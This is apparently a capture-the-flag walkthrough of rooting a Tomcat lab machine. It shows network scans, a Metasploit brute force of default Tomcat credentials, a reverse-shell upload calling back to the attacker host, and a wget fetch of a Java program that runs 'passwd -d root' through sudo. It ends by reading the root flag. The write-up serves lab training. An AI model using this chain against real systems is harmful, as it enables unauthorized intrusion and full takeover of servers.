
1 . Finding the IP Address via netdiscover and to find open ports and services, we use nmap -A <ip>.

```
kali@kali: ~
File  Actions  Edit  View  Help
 Currently scanning: 192.168.8.0/16   |   Screen View: Unique Hosts

 7 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 420
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.0.2     28:3b:82:80:4f:40      1      60  D-Link International
 192.168.0.7     34:e1:2d:b5:c6:ea      1      60  Intel Corporate
 192.168.0.12    08:00:27:8e:a7:0d      1      60  PCS Systemtechnik GmbH
 192.168.0.1     0c:b6:d2:0f:13:14      1      60  D-Link International
 192.168.0.4     2a:96:15:ae:a4:64      1      60  Unknown vendor
 192.168.0.10    28:56:5a:2b:8e:f7      1      60  Hon Hai Precision Ind. Co.,Ltd.
 192.168.0.5     04:ba:8d:c6:64:c1      1      60  Samsung Electronics Co.,Ltd

kali@kali:~$ nmap 192.168.0.12 -A
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 04:59 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.88 seconds
kali@kali:~$ nmap 192.168.0.12 -A -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 04:59 EDT
Nmap scan report for 192.168.0.12
Host is up (0.00048s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1 (protocol 2.0)
| ssh-hostkey:
|   2048 61:16:10:91:bd:d7:6c:06:df:a2:b9:b5:b9:3b:dd:b6 (RSA)
|   256 0e:a4:c9:fc:de:53:f6:1d:de:a9:de:e4:21:34:7d:1a (ECDSA)
|_  256 ec:27:1e:42:65:1c:4a:3b:93:1c:a1:75:be:00:22:0d (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.31
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.31

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.98 seconds
kali@kali:~$
```

2 . We found two open ports

a. **SSH at port 22/tcp**
b. **HTTP at port 8080/tcp**

open http://192.168.0.12:8080/ in browser



To find the credentials of Tomcat Manage App we use Metasploit and do a bruteforce attack.

STEP 1 - Turn on Postgresql

root@kali:/home/kali# service postgresql start

STEP 2 - Open Metasploit

root@kali:/home/kali# msfconsole

STEP 3 -

msf5 > search tomcat

STEP 4 –

msf5 > use auxiliary/scanner/http/tomcat_mgr_login

STEP 5 –

msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.0.12

rhosts => 192.168.0.12

msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rport 8080

rport => 8080

msf5 auxiliary(scanner/http/tomcat_mgr_login) > run

we found [+] 192.168.0.12:8080 - Login Successful: tomcat:tomcat


username – tomcat

password – tomcat

Open http://192.168.0.12:8080/manager/html using credentials we found above.

username – tomcat

password – tomcat



GAINING ACCESS USING METASPLOIT

Open msfconsole in terminal

Type

msf5 > search tomcat

msf5 > use exploit/multi/http/tomcat_mgr_upload

msf5 exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.0.12

rhost => 192.168.0.12

msf5 exploit(multi/http/tomcat_mgr_upload) > set rport 8080

rport => 8080

msf5 exploit(multi/http/tomcat_mgr_upload) > set payload java/shell_reverse_tcp

payload => java/shell_reverse_tcp

msf5 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat

HttpUsername => tomcat

msf5 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat

HttpPassword => tomcat

msf5 exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.0.11

lhost => 192.168.0.11

msf5 exploit(multi/http/tomcat_mgr_upload) > set lport 8080

lport => 8080

msf5 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.0.11:8080

[*] Retrieving session ID and CSRF token...

[*] Uploading and deploying u0hO...

[*] Executing u0hO...

[*] Undeploying u0hO ...

[*] Command shell session 1 opened (192.168.0.11:8080 -> 192.168.0.12:58154) at 2020-05-20 05:29:31 -0400

Open bash using python -c 'import pty; pty.spawn("/bin/bash")'

```
python -c 'import pty; pty.spawn("/bin/bash")'
bash-4.2$ sudo -l
sudo -l
Matching Defaults entries for tomcat on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User tomcat may run the following commands on this host:
    (ALL) NOPASSWD:
    /usr/lib/jvm/java-1.8.0-openjdk-1.8.0.242.b08-0.el7_7.x86_64/jre/bin/java
bash-4.2$
```

Create a java exploit file in home directory

```
import java.io.BufferedReader;

import java.io.InputStreamReader;


public class exploitt {  //you have to change thew class same as file name

   public static void main(String args[]) {

      String s;

      Process p;

      try {

         p = Runtime.getRuntime().exec("passwd -d root");  //the command you want to execute

         BufferedReader br = new BufferedReader(

            new InputStreamReader(p.getInputStream()));

         while ((s = br.readLine()) != null)

            System.out.println("line: " + s);

         p.waitFor();

         System.out.println ("exit: " + p.exitValue());

         p.destroy();

      } catch (Exception e) {}

   }

}
```

Save it as exploit.java

Move the file to apache2 folder

root@kali:/home/kali# mv exploitt.java /var/www/html/

root@kali:/home/kali# service apache2 start

now go to Metasploit terminal where we opened the command shell of tomcat

go to tmp folder

bash-4.2$ cd tmp/

```
bash-4.2$ wget 192.168.0.11/exploitt.java
wget 192.168.0.11/exploitt.java
--2020-05-20 05:51:48--  http://192.168.0.11/exploitt.java
Connecting to 192.168.0.11:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 742 [text/x-java]
Saving to: 'exploitt.java'

100%[===================================>] 742         --.-K/s   in 0s

2020-05-20 05:51:48 (160 MB/s) - 'exploitt.java' saved [742/742]

bash-4.2$
```

```
bash-4.2$ javac exploitt.java
javac exploitt.java
bash-4.2$ sudo java exploitt
sudo java exploitt
line: Removing password for user root.
line: passwd: Success
exit: 0
bash-4.2$ su
su
[root@my_tomcat tmp]#
```

```
[root@my_tomcat tmp]# cd ..
cd ..
[root@my_tomcat /]# ls
ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
[root@my_tomcat /]# cd ro
cd root/
[root@my_tomcat ~]# cd root
cd root
bash: cd: root: No such file or directory
[root@my_tomcat ~]# ls
ls
proof.txt
[root@my_tomcat ~]# cat proof.
cat proof.txt
Best of Luck
628435356e49f976bab2c04948d22fe4
[root@my_tomcat ~]#
```